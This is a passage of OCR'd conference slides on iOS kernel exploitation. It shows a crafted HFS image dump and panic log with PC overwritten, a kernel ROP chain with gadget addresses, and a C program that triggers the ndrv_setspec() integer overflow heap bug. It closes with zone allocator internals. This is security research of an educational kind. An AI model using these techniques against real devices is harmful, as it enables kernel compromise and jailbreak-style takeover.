00000410  00 00 00 00 00 00 02 00  00 00 00 00 00 00 00 00  |................|
00000420  00 00 00 00 60 58 58 58  58 58 58 58 58 58 58 58  |....`XXXXXXXXXXX|
00000430  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000440  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000450  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000460  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58  |XXXXXXXXXXXXXXXX|
00000470  58 58 00 00 41 41 42 42  43 43 44 44 45 45 46 46  |XX..AABBCCDDEEFF|
00000480  47 47 48 48 58 00 00 00  00 00 00 00 00 00 00 00  |GGHHX...........|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000600
```

Paniclog of Improved HFS Image




```
...
Hardware Model:      iPod4,1
Date/Time:       2011-07-26 11:05:23.612 +0200
OS Version:      iPhone OS 4.2.1 (8C148)

sleh_abort: prefetch abort in kernel mode: fault_addr=0x450044
r0: 0x00000016  r1: 0x00000000  r2: 0x00000058  r3: 0xcdbf37d0
r4: 0x00410041  r5: 0x00420042  r6: 0x00430043  r7: 0x00440044
r8: 0x8a3ee804  r9: 0x00000000 r10: 0x81b44250 r11: 0xc07c7000
12: 0x89640c88  sp: 0xcdbf37e8  lr: 0x8011c457  pc: 0x00450044
cpsr: 0x20000033 fsr: 0x00000005 far: 0x00450044

Debugger message: Fatal Exception
OS version: 8C148
...
```

THUMB mode

From Overwritten PC to Code Execution

- once we control PC we can jump anywhere in kernel space
- in iOS a lot of kernel memory is executable
- challenge is to put code into kernel memory
- and to know its address
- **nemo's papers** already show ways to do this for OS X

Kernel Level ROP



802D2300	RWX page in kernel	
xxx	r7	
xxx	r4	
80033C08	gadget 2	__text:80033C08 BLX R4 __text:80033C0A POP {R4,R7,PC}
xxx	r7	
80067C60	copyin	
400	length	
20000000	src in user space	
802D2300	RWX page in kernel	
803F5BC2	gadget 1	__text:803F5BC2 POP {R0-R2,R4,R7,PC}

- kernel level ROP very attractive because limited amount of different iOS kernel versions
- just copy data from user space to kernel memory
- and return into it

Back To Our Demo Overflow

- previous methods not feasible in our situation
- HFS volume name overflow is a unicode overflow
- unicode strings cannot create addresses pointing to kernel space (>= 0x80000000)
- feasibility of partial address overwrite not evaluated

➡ this is iOS not Mac OS X => we can return to user space memory

Returning into User Space Memory

- unicode overflow allows us to return to 0x10000 or 0x10001
- exploiting Mac OS X binary needs to map **executable** memory at this address
- exploit can then **mlock()** the memory
- and let the kernel just return to this address

Part IV

Kernel Exploitation - Heap Buffer Overflow

ndrv_setspec() Integer Overflow Vulnerability

- Credits: Stefan Esser
- inside the NDRV_SETDMXSPEC socket option handler
- triggers when a high demux_count is used
- integer overflow when allocating kernel memory
- leads to a heap buffer overflow
- requires root permissions
- used to untether iOS 4.3.1 - 4.3.3

ndrv_setspec() Integer Overflow Vulnerability

```
bzero(&proto_param, sizeof(proto_param));
proto_param.demux_count = ndrvSpec.demux_count;

/* Allocate storage for demux array */
MALLOC(ndrvDemux, struct ndrv_demux_desc*, proto_param.demux_count *
       sizeof(struct ndrv_demux_desc), M_TEMP, M_WAITOK);
if (ndrvDemux == NULL)
    return ENOMEM;

/* Allocate enough ifnet_demux_descs */
MALLOC(proto_param.demux_array, struct ifnet_demux_desc*,
       sizeof(*proto_param.demux_array) * ndrvSpec.demux_count,
       M_TEMP, M_WAITOK);
if (proto_param.demux_array == NULL)
    error = ENOMEM;

if (error == 0)
{
    /* Copy the ndrv demux array from userland */
    error = copyin(user_addr, ndrvDemux,
                   ndrvSpec.demux_count * sizeof(struct ndrv_demux_desc));
    ndrvSpec.demux_list = ndrvDemux;
}
```

user controlled
demux_count

integer multiplication
with potential overflow

same integer
overflow
therefore THIS is
NOT overflowing

ndrv_setspec() Integer Overflow Vulnerability

```
if (error == 0)
{
    /* At this point, we've at least got enough bytes to start looking around */
    u_int32_t   demuxOn = 0;

    proto_param.demux_count = ndrvSpec.demux_count;
    proto_param.input = ndrv_input;
    proto_param.event = ndrv_event;

    for (demuxOn = 0; demuxOn < ndrvSpec.demux_count; demuxOn++)
    {
        /* Convert an ndrv_demux_desc to a ifnet_demux_desc */
        error = ndrv_to_ifnet_demux(&ndrvSpec.demux_list[demuxOn],
                                    &proto_param.demux_array[demuxOn]);

        if (error)
            break;
    }
}
```

because of
high demux_count
this loop loops
very often

we need to be able
to set error
at some point
to stop overflowing

function converts
into different
data format
lets us overflow !!!

ndrv_setspec() Integer Overflow Vulnerability

```
int
ndrv_to_ifnet_demux(struct ndrv_demux_desc* ndrv, struct ifnet_demux_desc* ifdemux)
{
    bzero(ifdemux, sizeof(*ifdemux));

    if (ndrv->type < DLIL_DESC_ETYPE2)
    {
        /* using old "type", not supported */
        return ENOTSUP;
    }

    if (ndrv->length > 28)
    {
        return EINVAL;
    }

    ifdemux->type = ndrv->type;
    ifdemux->data = ndrv->data.other;
    ifdemux->datalen = ndrv->length;

    return 0;
}
```

user input can create this errors easily

writes into too small buffer

limited in what can be written

BUT IT WRITES A POINTER !!!

Triggering Code (no crash!)

```
struct sockaddr_ndrv ndrv; int s, i;
struct ndrv_protocol_desc ndrvSpec; char demux_list_buffer[15 * 32];

s = socket(AF_NDRV, SOCK_RAW, 0);
if (s < 0) {
    // ...
}
strlcpy((char *)ndrv.snd_name, "lo0", sizeof(ndrv.snd_name));
ndrv.snd_len = sizeof(ndrv);
ndrv.snd_family = AF_NDRV;
if (bind(s, (struct sockaddr *)&ndrv, sizeof(ndrv)) < 0) {
    // ...
}

memset(demux_list_buffer, 0x55, sizeof(demux_list_buffer));
for (i = 0; i < 15; i++) {
    /* fill type with a high value */
    demux_list_buffer[0x00 + i*32] = 0xFF;
    demux_list_buffer[0x01 + i*32] = 0xFF;
    /* fill length with a small value < 28 */
    demux_list_buffer[0x02 + i*32] = 0x04;
    demux_list_buffer[0x03 + i*32] = 0x00;
}

ndrvSpec.version = 1;              ndrvSpec.protocol_family = 0x1234;
ndrvSpec.demux_count = 0x4000000a; ndrvSpec.demux_list = &demux_list_buffer;

setsockopt(s, SOL_NDRVPROTO, NDRV_SETDMXSPEC, &ndrvSpec, sizeof(struct ndrv_protocol_desc));
```

example most propably does not crash due to checks inside ndrv_to_ifnet_demux

high demux_count triggers integer overflow

MALLOC() and Heap Buffer Overflows

- the vulnerable code uses **MALLOC()** to allocate memory
- **MALLOC()** is a macro that calls _**MALLOC()**
- _**MALLOC()** is a wrapper around **kalloc()** that adds a short header (allocsize)
- **kalloc()** is also a wrapper that uses
    - **kmem_alloc()** for large blocks of memory
    - **zalloc()** for small blocks of memory


➡ we only concentrate on **zalloc()** because it is the only relevant allocator here

Zone Allocator - zalloc()

- **zalloc()** allocates memory in so called zones
- each zone is described by a zone struct and has a zone name
- a zone consists of a number of memory pages
- each allocated block inside a zone is of the same size
- free elements are stored in a linked list

```
struct zone {
    int         count;      /* Number of elements used now */
    vm_offset_t free_elements;
    decl_lck_mtx_data(,lock)     /* zone lock */
    lck_mtx_ext_t    lock_ext;   /* placeholder for indirect mutex *
    lck_attr_t       lock_attr;  /* zone lock attribute */
    lck_grp_t        lock_grp;   /* zone lock group */
    lck_grp_attr_t   lock_grp_attr;  /* zone lock group attribute */
    vm_size_t    cur_size;    /* current memory utilization */
    vm_size_t    max_size;    /* how large can this zone grow */
    vm_size_t    elem_size;   /* size of an element */
    vm_size_t    alloc_size;  /* size used for more memory */
    unsigned int
    /* boolean_t */ exhaustible :1,  /* (F) merely return if empty?
    /* boolean_t */ collectable :1,  /* (F) garbage collect empty pa
    /* boolean_t */ expandable :1,   /* (T) expand zone (with messag
    /* boolean_t */ allows_foreign :1,/* (F) allow non-zalloc space
    /* boolean_t */ doing_alloc :1,  /* is zone expanding now? */
    /* boolean_t */ waiting :1,  /* is thread waiting for expansion?
    /* boolean_t */ async_pending :1,    /* asynchronous allocation
    /* boolean_t */ doing_gc :1,     /* garbage collect in progress?
    /* boolean_t */ noencrypt :1;
    struct zone *    next_zone;   /* Link for all-zones list */
    call_entry_data_t    call_async_alloc;    /* callout for asynchro
    const char   *zone_name; /* a name for the zone */
#if ZONE_DEBUG
    queue_head_t     active_zones;    /* active elements */
#endif  /* ZONE_DEBUG */
};
```

Zone Allocator - Zones




```
$ zprint
                          elem    cur    max    cur    max   cur alloc alloc
zone name                 size   size   size  #elts  #elts inuse  size count
-------------------------------------------------------------------------------
zones                      388    51K    52K    136    137   122    8K    21
vm.objects                 148 14904K 19683K 103125 136185101049    8K    55 C
vm.object.hash.entries      20  1737K  2592K  88944 132710 79791    4K   204 C
maps                       164    20K    40K    125    249   109   16K    99
non-kernel.map.entries      44  1314K  1536K  30597  35746 28664    4K    93 C
kernel.map.entries          44 10903K 10904K 253765 253765  2407    4K    93
map.copies                  52     7K    16K    157    315     0    8K   157 C
pmap                       116    15K    48K    140    423    99    4K    35 C
pv_list                     28  3457K  4715K 126436 172460126400    4K   146 C
pdpt                        64     0K    28K      0    448     0    4K    64 C
kalloc.16                   16   516K   615K  33024  39366 32688    4K   256 C
kalloc.32                   32  2308K  3280K  73856 104976 71682    4K   128 C
kalloc.64                   64  3736K  4374K  59776  69984 58075    4K    64 C
kalloc.128                 128  3512K  3888K  28096  31104 27403    4K    32 C
kalloc.256                 256  6392K  7776K  25568  31104 21476    4K    16 C
kalloc.512                 512  1876K  2592K   3752   5184  3431    4K     8 C
kalloc.1024               1024   728K  1024K    728   1024   673    4K     4 C
kalloc.2048               2048  8504K 10368K   4252   5184  4232    4K     2 C
kalloc.4096               4096  2584K  4096K    646   1024   626    4K     1 C
kalloc.8192               8192  2296K 32768K    287   4096   276    8K     1 C
...
```

Zone Allocator - Adding New Memory

MY_ZONE
head of freelist
0

- **when a zone is created or later grown it starts with no memory and an empty freelist**
- first new memory is allocated (usually a 4k page)
- it is split into the zone’s element size
- each element is added to the freelist
- elements in freelist are in reverse order

Zone Allocator - Adding New Memory

